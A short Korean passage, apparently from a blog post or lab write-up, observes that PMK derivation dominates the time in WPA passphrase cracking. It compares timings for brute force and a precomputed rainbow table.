또한 PMK를 만드는 과정이 Hash를 여러 번 반복해서 그런지 대다수의 시간을 차지한다는 것을 알게 되었습니다. brute force의 경우 85만번을 수행하는데도 45분 가량이 걸린 반면, rainbow table을 사용하였을 때는 1876만번을 수행하는데 약 20분 가량의 시간밖에 소요되지 않았습니다.